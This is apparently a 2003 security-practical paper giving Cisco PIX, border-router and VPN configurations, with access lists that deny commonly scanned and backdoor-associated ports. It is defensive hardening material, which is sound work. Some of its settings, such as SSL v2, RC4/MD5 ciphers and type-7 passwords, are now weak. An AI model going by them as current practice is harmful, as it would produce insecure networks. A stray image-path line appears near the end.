- Allow pings from DMZ servers to external computers for troubleshooting and ping replies to allow the NMS to monitor the servers
- Allow DNS lookups to pass through (the Border router stops unsolicited DNS requests to the DMZ servers)
- Allow NTP protocol from both the internal router and the border router so that servers cane have the correct time
- Allow SMTP from the DMZ SMTP server to the internal SMTP server
- Allow DMZ switch to talk to the NMS and the Network Manager's workstation
- Allow DMZ servers to get out to "The Internet" for software updates
- Deny and ignore attempts by the DMZ SMTP server to connect via SMTP outbound to external SMTP servers. This will prevent the SMTP server (if it is ever misconfigured) from becoming a SMTP open relay.

First allow pings to come out of the DMZ to the Internal network. Pings originating from "The Internet" are stopped by the border router:

```
access-list acl-dmz permit icmp any any
```

Allow the DMZ servers to do DNS. The Border Router allows DNS from specific servers and blocks DNS requests to any DMZ machines from unknown servers:

```
access-list acl-dmz permit tcp any any eq domain
access-list acl-dmz permit udp any any eq domain
access-list acl-dmz permit icmp any any echo-reply
```

Allow the DMZ servers and switch to get Network Time Protocol (NTP) from the 3640 router:

```
access-list acl-dmz permit udp any host 192.168.70.1 eq ntp
```

Allow SMTP from the DMZ SMTP server to the internal mail server:

```
access-list acl-dmz permit tcp host 192.168.100.7 host 10.32.1.102 eq
smtp
```

Allow the DMZ switch to get time and to talk to the NMS:

```
access-list acl-dmz permit udp host 192.168.100.4 host 190.104.93.33
eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq
snmptrap
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq
syslog
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq
tftp
```

Allow the packets from the servers in the DMZ to connect to “The Internet” for WWW searches and Microsoft / Red Hat OS updates:

```
access-list acl-dmz permit tcp host 192.168.100.7 any eq www
access-list acl-dmz permit tcp host 192.168.100.7 any eq https
```

Allow the WWW server / Mail Server to get NTP from the border router:

```
access-list acl-dmz permit udp host 192.168.100.7 host 190.104.93.33
eq ntp
```

Allow the DMZ switch to talk to the inside computer 10.32.1.132:

```
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.132 eq
tftp
```

Allow the SMTP / WWW server to ftp back Symantec virus updates:

```
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp-data
```

Deny and do not log any attempts by the DMZ SMTP server to send e-mail to a server on “The Internet”:

```
access-list acl-dmz deny tcp host 192.168.100.7 any eq smtp log
disable
```

Log all warning messages and above to the syslog server:

```
logging on
logging timestamp
logging buffered notifications
logging trap warnings
logging host inside 10.32.1.122
```

Ignore messages 106011 (Deny inbound (No xlate)) and 304006 (URL Server IP_address not responding, Websense). The PIX will still generate the two messages 304007 URL Server not responding, ENTERING ALLOW mode and 304008 LEAVING ALLOW mode, URL Server is up. See Cisco, Cisco PIX Firewall Software System Log

Messages, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_system_message_guide_chapter09186a00801582b2.html (Accessed October 8, 2003)

```
no logging message 106011
no logging message 304006
```

Allow pings from the inside interfaces to the PIX:

```
icmp permit 10.32.1.0 255.255.255.0 inside
icmp permit 10.1.1.0 255.255.255.0 inside
icmp permit 192.168.70.0 255.255.255.0 inside
```

Unicast RPF IP spoofing protection:

```
ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface dmz
```

Alarm for info or attacks:

```
ip audit info action alarm
ip audit attack action alarm
```

Apply the above security policy (access-lists) to the correct interfaces

```
access-group acl-out in interface outside
access-group acl-dmz in interface dmz
```

Time out the translates, connections, half closed, UDP, Etc. in an appropriate amount of time:

```
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225
1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
```

Authenticate locally instead of looking for a TACACS or RADIUS authentication server:

```
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
aaa authentication ssh console LOCAL
```

Use WebSense as our URL filtering and then set a cache for the PIX to remember which URL's are OK:

```
url-server (inside) vendor websense host 10.32.1.115 timeout 5
protocol TCP version 1
url-cache src_dst 128KB
url-block url-mempool 128
url-block url-size 4
```

Which protocols WebSense monitors:

```
filter url http 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
```

```
filter https 443 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter ftp 21 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
```

Set up the time server:

```
ntp server 192.168.70.1 source inside
```

Tell the PIX that the NMS can poll using SNMP:

```
snmp-server host inside 10.32.1.122
```

Give no information about the box location through SNMP:

```
no snmp-server location
no snmp-server contact
```

Set up the community string and enable traps:

```
snmp-server community <removed>
snmp-server enable traps
```

Which devices are allowed to connect to the PIX via SSH:

```
ssh 10.32.1.10 255.255.255.255 inside
ssh 10.32.1.122 255.255.255.255 inside
ssh 10.32.1.132 255.255.255.255 inside
ssh timeout 10
console timeout 0
```

Define the users, their password and the privilege level they are allowed. The user ciscoworks is defined in the NMS as the user that copies the configs to the NMS every night:

```
username <user> password <users password> encrypted privilege 15
```

VPN

Any Employees, suppliers or partners that require access to the internal LAN have a network account on the Microsoft domain. They also have an account on the VPN 3005 concentrator. At this time there are no limitations on access to the internal network by Employees, suppliers or partners. As stated above under "Access Requirements" future security improvements would be to add another ethernet interface to the 3640 router, connect the 3005 VPN into that interface, assign specific IP addresses to suppliers and partners when they connect and limit their access to the network via an access list on the ethernet interface.

The actual menus (full step by step configuration) for the Cisco 3005 VPN are contained in Appendix A. Below is a summary of the security setup for the VPN. All encryption is 3DES 128 bit encryption or AES 256 encryption:

- All users authenticate to the NT domain server. This is in addition to the VPN group user / password required.

- The VPN has a DHCP pool of internal addresses that it hands out for users that connect. The network manager will be able to look at the VPN logs, syslog messages and IDS logs to quickly trace where problem packets are coming from.
- The VPN uses IPSEC as the connection protocol, allow only 128 bit encryption for the IKE proposals.
- We only allow HTTPS and SSH connection to the VPN for configuration changes. HTTP, Telnet and SNMP are disabled
- Set up SSL V2/V3 RC4 128/MD5 and 3DES-168/SHA. All 56 or 40 bit should be disabled. The SSL certificate is 2048 bit encryption
- We set up the "base" group on the VPN and use this group as a template for all other groups
- Allow 2 hours as maximum before logging someone off. For teleworkers their group should be set to 4 or 8 hours.
- The login banner tells someone (as if they didn't know already) that they are connecting up to GIAC. This is so that someone cannot plead ignorance.
- Additional groups are based off of the original "Base" group with different passwords. As few users as possible should be in all groups so that when one person leaves password notification for the new group password is kept to a minimum.

Routers

Border Router

The Border router is a very useful device. It allows very "gross" access lists (in comparison to the PIX) to be applied to the entire network. The border router inspects on a per packet basis and is not stateful. The stateful inspection is left up to the PIX firewall.

Tips and Tricks

When ordering Cisco Equipment, 3DES SSH is an option that is required for the security of the network. The **MAXIMUM** amount of Flash and RAM that can be stuffed into the router / PIX **must be ordered**. This will not only allow enough memory for the 3DES software, it will also allow for later upgrades to the IOS as vulnerabilities / options are added to the IOS. This prevent having to go back and order more later, causing delays.

The Border Router only allows SNMP gets from the NMS and is protected by user login authentication. User logins are restricted to specific the NMS and internal network users. As always all services not needed should be shut down.

The following line disallows services that do not need to be active on the router.

```
no service pad
```

The service tcp-keepalives command clears hung telnet sessions so that a hacker cannot connect to a hung session:

```
service tcp-keepalives-in
service tcp-keepalives-out
```

Keep all syslog messages synched up with the correct time zone:

```
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
```

Encrypt all passwords that are Level 0 to Level 7 (not much security, but a little):

```
service password-encryption
```

Give the router a host name for the SSH key generation:

```
hostname GIACInternet
```

Big logging buffer just in case the syslog server is attacked:

```
logging buffered 30000 debugging
```

Keep the router from DOSing itself if a hacker attacks the router:

```
no logging console
```

Use MD5 password "enable secret" for the enable password, not just an enable password which is level 7. MD5 is a harder password to break:

```
enable secret 5 <removed>
```

Define users that may log into the router:

```
username <user> privilege 15 secret 5 <password>
```

Set the clock to the correct time zone:

```
clock timezone CST -6
clock summer-time CDT recurring
```

Log in using local authentication:

```
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
aaa session-id common
```

Do not allow source routing, be a good Internet neighbor:

```
no ip source-route
```

Do not try to look up domain names:

```
no ip domain lookup
```

Give the router a domain name for the SSH key generation:

```
ip domain name GIACit.com
```

Do not allow the router to act as a bootp server:
```
no ip bootp server
```

Activate the firewall features (packet inspection, not really stateful) on the router:
```
ip audit notify log
ip audit po max-events 2000
```

Ignore the following alarms. These are taken care of in access list 110:
1104 IP Localhost Source Spoof - Triggers when an IP packet with a source address of 127.x.x.x is detected.
1107 RFC 1918 Addresses Seen - Triggers when RFC 1918 addresses are detected (10.X.X.X, 172.16.X.X – 172.31.X.X, 192.168.X.X)
2000 ICMP Echo Reply
2001 ICMP Host Unreachable
2004 ICMP Echo Request
2005 ICMP Time Exceeded

See the following URL's. The above signature definitions were taken from this document and (slightly) reformatted:
Cisco, Cisco IOS Software Releases 12.2 Special and Early Deployments Firewall Intrusion Detection System Signature Enhancements, 2003. URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps5012/products_feature_guide09186a0080146922.html (Accessed October 8, 2003)
Cisco, Cisco IOS Software Releases 12.1 Mainline Configuring Cisco IOS Firewall Intrusion Detection System, 2003. URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration_guide_chapter09186a00800d9819.html (Accessed October 8, 2003)

```
ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
```

Other than the above alarms, send a syslog message and drop / reset the packet
```
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset
```

On the inward facing interface of the border router, verify reverse path, disallow unreachables (the router will not send out network unreachables), account for access violations and use nbar to discover what protocols are being used. IP Proxy ARP is **REQUIRED** because of the PIX, remember → The PIX is **not** a router. The command no ip proxy-arp should never be applied to this interface:
```
interface FastEthernet0/0
 ip verify unicast reverse-path
 no ip unreachables
```

```
ip accounting access-violations
ip nbar protocol-discovery
```

Tips and Tricks

Do not apply an access list on a interface you are SSH'ed to. Always apply the access list on the interface that is furthest away. Otherwise you will lock yourself out of the router when you do a “no access-list <number>”. Remember that with no access list the only statement is the default “deny any any”. This same reminder should be heeded when changing an access list for logging into a switch or router on the vty ports. Remove the access list from the “line vty 0 4” configuration before making a change to the access list controlling the VTY access (access list 10) or you will lock yourself out of that switch until you console into the switch or reboot the switch.

On the outward facing interface we apply all of the above commands the incoming and outgoing access lists. See above Tips and Tricks for why access list 120 is applied to the outside interface. Access list 120 controls packets **from** our network to "The Internet". Access-list 110 controls packets from "The Internet" **to** our network. We also apply the “no ip proxy arp” command to this interface:

```
interface FastEthernet0/1
 ip access-group 110 in
 ip access-group 120 out
 ip verify unicast reverse-path
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip accounting access-violations
```

The IOS firewall filter command is applied to this interface:

```
 ip audit AUDIT.1 in
```

Make sure the HTTP and HTTPS servers are not running:

```
no ip http server
no ip http secure-server
```

Static route to “The Internet”:

```
ip route 0.0.0.0 0.0.0.0 189.22.47.1
```

Route everything 10.0.0.0 to the PIX:

```
ip route 10.0.0.0 255.0.0.0 190.104.93.34
```

Route everything 172.16.0.0 through 172.16.31.0 to the bit bucket:

```
ip route 172.16.0.0 255.240.0.0 Null0
```

Make sure you get every message the router generated to the NMS (the syslog server):

```
logging history debugging
logging trap debugging
```

The “outside address of the NMS:

```
logging 190.104.93.46
```

Tips and Tricks

When changing an access list on a router previous to IOS 12.2S and 12.3 one cannot change one line at a time. With the introduction of 12.2S and 12.3 one can edit individual lines. To change an access list first connect via SSH to the device to be changed. Next bring up a text editor like BBEdit or notepad. Type the command “show run” on the device that you are connected to. Copy and paste the access list into the text editor. You can then make changes to the access list in the editor. After you are satisfied with your changes, on the device go into your config t, type “no access-list 110” (for example) and then paste the changed access list from the text editor into your SSH session. **Caution** If the access list is “very large” (like access list 110 below), do not try to paste the whole access list into your SSH at one time. It’s easy to get disconnected if too much is pasted into Putty. Copy / paste the first half and then copy / paste the second half of the access list into the SSH session.

A list of those devices that are allowed to log into the router, otherwise deny them SSH access and log the IP address that tried to SSH:

```
access-list 10 permit 190.104.93.46
access-list 10 permit 190.104.93.39
access-list 10 deny   any log
```

A list of the devices that are allowed SNMP access to this router. If they try with the correct SNMP string but do not have the correct IP address log the IP address:

```
access-list 69 permit 10.32.1.122
access-list 69 permit 190.104.93.46
access-list 69 deny   any log
```

Tips and Tricks

Access List Reminder - Remember that with Access lists order is very important. The access list is evaluated top to bottom. The first match that the IOS finds is what gets done. For example in the next two lines if you needed to allow 100.100.100.1 to send incoming pings and you wrote:

```
access-list 199 permit icmp 122.32.5.12 any
access-list 199 deny icmp any any
access-list 199 permit icmp 100.100.100.1 any
```

The access list would not work correctly. The “deny icmp any any” would get evaluated before the “permit icmp 100.100.100.1 any” and the packet would be dropped. Be sure that the access list is permitting or denying traffic the way it should after changes are implemented. This prevents opening security holes inadvertently in the network.

Access-list 110 is the incoming access list. This list filters the packets from “The Internet”. Access List 110 is as follows:

- Allow specific external providers to ping our router so that they can see if our Internet connection is still up

- Allow the NMS to ping external serves so that GIAC can see if the internet connection is still alive
- Drop any packets that generate PIX errors (like port unreachable) that fill up the syslog and are of no interest
- Allow internal users to get ping / traceroute replies back on the PIX NAT port
- Allow Fragmentation packets back
- Deny any other ICMP / UDP echo packets
- Deny any packets with a source address that spoof our internal IP address, 0.0.0.0, RFC 1918 addresses.
- Deny access of any kind to addresses in our public IP address range that should never be communicated with
- Allow packets from "trusted" DNS servers.
- Allow Nslookup from the PIX NAT address (internal Users)
- Allow "trusted" NTP servers to reply back for NTP requests
- Allow access to our VPN. Since this is a VPN it should be secure and is not limited to what packets it allows. This list should be limited to only required ports if there are security issues in the future
- Deny ports of 0, SSH, Telnet, WWW, HTTPS (except our servers), Microsoft ports, and a whole list of ports that are regularly scanned. This is the portion of the access list that ignores regularly scanned ports to keep the NMS syslog file from filling up.
- Allow access to our WWW and SMTP server
- Allow our DMZ servers and NMS to access "The Internet" to get security updates
- Other than that allow packets with ACK set (reply to a request), all of the configuration in the above access list gets rid of any anomalous connections.
- Allow VPN connections from our PIX NAT address (internal users)
- Deny some other miscellaneous protocols that are commonly scanned
- Default deny anything and log what isn't in the above list. These packets should be reviewed in the syslog file in the NMS.

Allow pings to the ISP router from the NMS:

```
access-list 110 permit icmp host 189.22.47.1 host 190.104.93.46
```

Allow pings to the second hop of the ISP from the NMS:

```
access-list 110 permit icmp host 190.105.12.254 host 190.104.93.46
```

Allow the ISP to ping our border router:

```
access-list 110 permit icmp host 190.105.12.9 host 189.22.47.5
```

Drop any port unreachable messages. The messages generate a PIX error and are annoying:

```
access-list 110 deny   icmp any host 190.104.93.39 port-unreachable
```

Allow internal users to get ping requests back:

```
access-list 110 permit icmp any host 190.104.93.39
```

Allow Fragmentation Needed (packet too big) messages:

```
access-list 110 permit icmp any any packet-too-big
```

Other than those, deny all other echo packets:

```
access-list 110 deny   icmp any any
```

And deny any UDP echo requests:

```
access-list 110 deny   udp any eq echo any
access-list 110 deny   udp any any eq echo
```

Deny any packets that look like they have a source address of our network and log:

```
access-list 110 deny   ip 190.104.93.32 0.0.0.15 any log
```

Deny any illegal addresses (RFC 1918, Etc.). For a list of all unroutable networks see Hollis, Ken alt.spam FAQ or "Figuring out fake E-Mail & Posts". URL: http://digital.net/~gandalf/spamfaq.html September 7, 2003 (Accessed October 8, 2003):

> "For a full list of bogus IP addresses see:
> http://www.cymru.com/Documents/bogon-dd.html
> http://www.cymru.com/Documents/bogon-list.html "

For now we just deny the packets that have the source address of the obvious (RFC 1918) unroutable networks and log those packets:

```
access-list 110 deny   ip host 0.0.0.0 any
access-list 110 deny   ip any host 255.255.255.255
access-list 110 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny   tcp host 127.0.0.1 eq www any
access-list 110 deny   ip 127.0.0.0 0.255.255.255 any log
```

Deny any access to devices in our 190.104.93.32/28 that should not be communicated with **AT ALL**:

```
access-list 110 deny   ip any host 190.104.93.32
access-list 110 deny   ip any host 190.104.93.37
access-list 110 deny   ip any host 190.104.93.38
access-list 110 deny   ip any host 190.104.93.40
access-list 110 deny   ip any host 190.104.93.41
access-list 110 deny   ip any host 190.104.93.43
access-list 110 deny   ip any host 190.104.93.44
access-list 110 deny   ip any host 190.104.93.45
access-list 110 deny   ip any host 190.104.93.47
access-list 110 deny   ip any host 189.22.47.0
access-list 110 deny   ip any host 189.22.47.7
```

Allow the "trusted" DNS servers to send DNS records to anybody:

```
access-list 110 permit udp host 190.104.93.11 eq domain any
access-list 110 permit tcp host 190.104.93.11 eq domain any
access-list 110 permit udp host 12.42.50.60 eq domain any
access-list 110 permit tcp host 12.42.50.60 eq domain any
```

```
access-list 110 permit udp host 64.94.123.4 eq domain any
access-list 110 permit tcp host 64.94.123.4 eq domain any
access-list 110 permit udp host 207.155.183.73 eq domain any
access-list 110 permit tcp host 207.155.183.73 eq domain any
access-list 110 permit udp host 207.155.183.72 eq domain any
access-list 110 permit tcp host 207.155.183.72 eq domain any
```

Allow nslookup from inside users:

```
access-list 110 permit tcp any eq domain host 190.104.93.39
access-list 110 permit udp any eq domain host 190.104.93.39
```

Allow "trusted" NTP servers to send NTP to anybody:

```
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any
```

Allow unfettered access to our VPN. This assumes VPN device is secure:

```
access-list 110 permit ip any host 190.104.93.35
```

Deny any source or destination port 0:

```
access-list 110 deny   tcp any eq 0 any
access-list 110 deny   udp any eq 0 any
access-list 110 deny   tcp any any eq 0
access-list 110 deny   udp any any eq 0
```

Deny any incoming SSH:

```
access-list 110 deny   tcp any any eq 22
```

Deny any incoming telnet:

```
access-list 110 deny   tcp any any eq telnet
```

Allow HHTPS access to our WWW/SMTP/HTTPS server:

```
access-list 110 permit tcp any host 190.104.93.42 eq 443
```

Deny any incoming Microsoft ports and HTTPS scans:

```
access-list 110 deny   tcp any any range 135 139
access-list 110 deny   udp any any range 135 netbios-ss
access-list 110 deny   tcp any any eq 443
access-list 110 deny   tcp any any eq 445
access-list 110 deny   udp any any eq 445
```

Deny any LPD requests:

```
access-list 110 deny   tcp any any eq lpd
```

Deny port 901, 1080, 1433, etc. requests (these ports are scanned all the time):

```
access-list 110 deny   tcp any any eq 901
access-list 110 deny   tcp any any eq 1080
access-list 110 deny   tcp any any eq 1433
access-list 110 deny   tcp any any eq 1434
```

```
access-list 110 deny   udp any any eq 1434
access-list 110 deny   tcp any any eq 17300
access-list 110 deny   tcp any any eq 27374
access-list 110 deny   tcp any any eq 37852
access-list 110 deny   udp any any eq 37852
```

Deny access to the interfaces on the border router and the PIX:

```
access-list 110 deny   ip any host 189.22.47.5
access-list 110 deny   ip any host 190.104.93.33
access-list 110 deny   ip any host 190.104.93.34
```

Deny spammers that are sending Microsoft Messenger pop-up advertisements on port 1026 through 1029. Since these are UDP messages the source address is easily faked and is unreliable:

```
access-list 110 deny   udp any any eq 1026
access-list 110 deny   udp any any eq 1027
access-list 110 deny   udp any any eq 1028
access-list 110 deny   udp any any eq 1029
```

Deny any access to the internet switch and log any attempts to access the switch. The log is put on there just to keep track of what the hackers are scanning for. One or two logs should be enough to keep track of the scans:

```
access-list 110 deny   ip any host 190.104.93.36 log
```

Allow WWW and SMTP access to our WWW and SMTP server:

```
access-list 110 permit tcp any host 190.104.93.42 eq www
access-list 110 permit tcp any host 190.104.93.42 eq smtp
```

Allow the WWW/Mail server to access the internet and access FTP to allow software updates:

```
access-list 110 permit tcp any eq www host 190.104.93.42 established
access-list 110 permit tcp any eq 443 host 190.104.93.42 established
access-list 110 permit tcp any eq ftp host 190.104.93.42 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.42
established
```

Other than that deny any kind of data:

```
access-list 110 deny   ip any host 190.104.93.42 log
```

Allow our NMS to connect to WWW, HTTPS and FTP on The Internet", otherwise deny it and log any packets that come to the NMS:

```
access-list 110 permit tcp any eq ftp host 190.104.93.46 established
access-list 110 permit tcp any eq www host 190.104.93.46 established
access-list 110 permit tcp any eq 443 host 190.104.93.46 established
access-list 110 deny   ip any host 190.104.93.46 log
```

Allow any established connections with any devices in our network. Because the PIX is stateful it should handle any anomalous connections (i.e. with the ack bit set but no Xlate built) that get past this filter:

```
access-list 110 permit tcp any 190.104.93.32 0.0.0.15 established
```

Allow FTP-DATA, FTP, time and NTP to our PIX NAT (internal users) IP Address:

```
access-list 110 permit tcp any eq ftp-data host 190.104.93.39
access-list 110 permit tcp any eq ftp host 190.104.93.39
access-list 110 permit udp any eq time host 190.104.93.39
access-list 110 permit udp any eq ntp host 190.104.93.39
```

Allow VPN access to come back into the network, **but** log the ISAKMP exchange so that we know who is setting up a VPN session. Since this is a NAT the AHP won't work, but allow it through anyway:

```
access-list 110 permit udp any eq isakmp host 190.104.93.39 log
access-list 110 permit esp any host 190.104.93.39
access-list 110 permit ahp any host 190.104.93.39
```

Deny any ident or SMTP requests:

```
access-list 110 deny   tcp any any eq ident
access-list 110 deny   tcp any any eq smtp
```

Deny any packets outside of our network but still in our class "C" network that are destined for us :

```
access-list 110 deny   ip any 190.104.93.48 0.0.0.207
access-list 110 deny   ip any 190.104.93.0 0.0.0.31
```

Deny anything that we don't have above and log that event:

```
access-list 110 deny   ip any any log
```

Access-list 120 is the outgoing access list. This list filters the packets going to "The Internet" . Access List 120 is as follows:

- Deny any packets destined for RFC 1918 addresses
- Deny any Microsoft ports
- Allow the NMS to ping specific addresses, allow PIX NAT to ping anybody
- Allow fragmentation requests out, but deny any other ICMP packets.
- Allow anything from the PIX NAT address. The Internal 3640 router Access list 169 logs any "strange" packets from internal users.
- Allow our WWW / HTTPS / SMTP server to send replies back out
- Allow the VPN to respond
- Allow DNS lookups out. Note that only specific DNS servers are allowed to reply because of access list 110. Same thing with NTP access.
- Allow our DMZ and NMS servers to go get security updates.
- Otherwise permit the packet but log it for later investigation.
- Finally there is a default deny any any

Do not allow any RFC-1918 addresses (either source or destination) to leave our network:

```
access-list 120 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny   ip 172.16.0.0 0.15.255.255 any log
```

```
access-list 120 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny   ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny   ip any 192.168.0.0 0.0.255.255 log
access-list 120 deny   ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny   ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny   ip any 127.0.0.0 0.255.255.255 log
```

Do not allow any traffic bound for a Microsoft port to leave our network. See access 110 for the attempts at incoming Microsoft ports. Also deny any packets from our Internet switch to anybody:

```
access-list 120 deny   tcp any any range 135 139 log
access-list 120 deny   udp any any range 135 netbios-ss log
access-list 120 deny   tcp any any eq 445 log
access-list 120 deny   udp any any eq 445 log
access-list 120 deny   ip host 190.104.93.36 any
```

Allow pings of specific external devices from the NMS:

```
access-list 120 permit icmp host 190.104.93.46 189.22.47.0 0.0.0.7
access-list 120 permit icmp host 190.104.93.46 host 190.105.12.254
```

Allow the internal network users to ping anybody:

```
access-list 120 permit icmp host 190.104.93.39 any
```

Permit the Fragmentation Required ICMP reply:

```
access-list 120 permit icmp any any packet-too-big log
```

Otherwise deny any ICMP message and log:

```
access-list 120 deny   icmp any any log
```

Allow our internal users to send packets. .39 is the PIX NAT address for our internal network. Since this packet is already NATed, logging this data would be useless. The internal user logging is done by the internal router:

```
access-list 120 permit ip host 190.104.93.39 any
```

Allow our WWW / HTTPS / SMTP server to respond:

```
access-list 120 permit tcp host 190.104.93.42 eq www any
access-list 120 permit tcp host 190.104.93.42 eq smtp any
access-list 120 permit tcp host 190.104.93.42 eq 443 any
```

Allow the VPN to connect any way it wants to:

```
access-list 120 permit ip host 190.104.93.35 any
```

Allow DNS lookups. Note that the DNS packets can get out from any device (including the DMZ computers) but access list 110 does not allow the packets to come back into the DMZ computers unless they are specifically listed:

```
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
```

Allow any NTP queries:

```
access-list 120 permit udp any any eq ntp
```

Allow our WWW/SMTP server and NMS to go out to "The Internet" for WWW, HTTPS and FTP (software updates):

```
access-list 120 permit tcp host 190.104.93.42 any eq ftp
access-list 120 permit tcp host 190.104.93.42 any eq www
access-list 120 permit tcp host 190.104.93.42 any eq 443
access-list 120 permit tcp host 190.104.93.46 any eq ftp
access-list 120 permit tcp host 190.104.93.46 any eq www
access-list 120 permit tcp host 190.104.93.46 any eq 443
```

Otherwise permit and log:

```
access-list 120 permit ip any any log
```

While this deny should never get hit (the above permit allows everything) it is there as a placeholder to remind the person configuring the router that there is an implicit "deny any any" at the end of every access list whether that statement is put in or not:

```
access-list 120 deny   ip any any log
```

Do not allow Cisco Discovery Protocol packets out of the router:

```
no cdp run
```

Only allow SNMP access to our router via access list 69 (our NMS):

```
snmp-server community <removed> RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69
```

Make sure that someone logging into the router **knows** what device they are on and that they should not be there if they are not authorized:

```
banner exec ^C
By continuing to use this system you indicate your awareness of and
consent to these terms and conditions of use. LOG OFF IMMEDIATELY if
you do not agree to the conditions stated in this warning.
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
banner login ^C
Any or all uses of this system and all files on this system may be
intercepted, monitored, recorded, copied, audited, inspected, and
disclosed to authorized site, Corporate GIAC, and law enforcement
personnel.^C
banner motd ^C
This computer is a GIAC Enterprises Computer and is the property of
the GIAC Enterprises. It is for authorized use only. Users (authorized
or unauthorized) have no explicit or implicit expectation of
privacy.^C
```

Login via the console is with the above defines users:

```
line con 0
 password 7 <removed>
 login authentication console
```

Only allow SSH from the computers in access list 10:

```
line vty 0 4
 access-class 10 in
 password 7 <removed>
 transport input ssh
```

Set up our NTP servers:

```
ntp server 209.81.9.7
ntp server 128.252.19.1 prefer
ntp server 208.184.49.9
```


Security Tutorial

Below is a tutorial and "helpful hints" on how to configure security on the different network devices.

Out of the box most network equipment is not secure. Many have SNMP passwords of public / private. Many have helpful HTTP servers on them. The default of most computer equipment is (unfortunately) wide open until locked down. Only recently is that attitude changing with the introduction of software like Microsoft 2003 server that comes default with everything closed and with operating systems like Linux where the installer has to choose to open / install services. This change to a higher level of security is a good thing.

Please see the diagram of the security policy in the section "GIAC Network". This gives the template of what the security policies are for devices attached to "The Internet" at this new site:

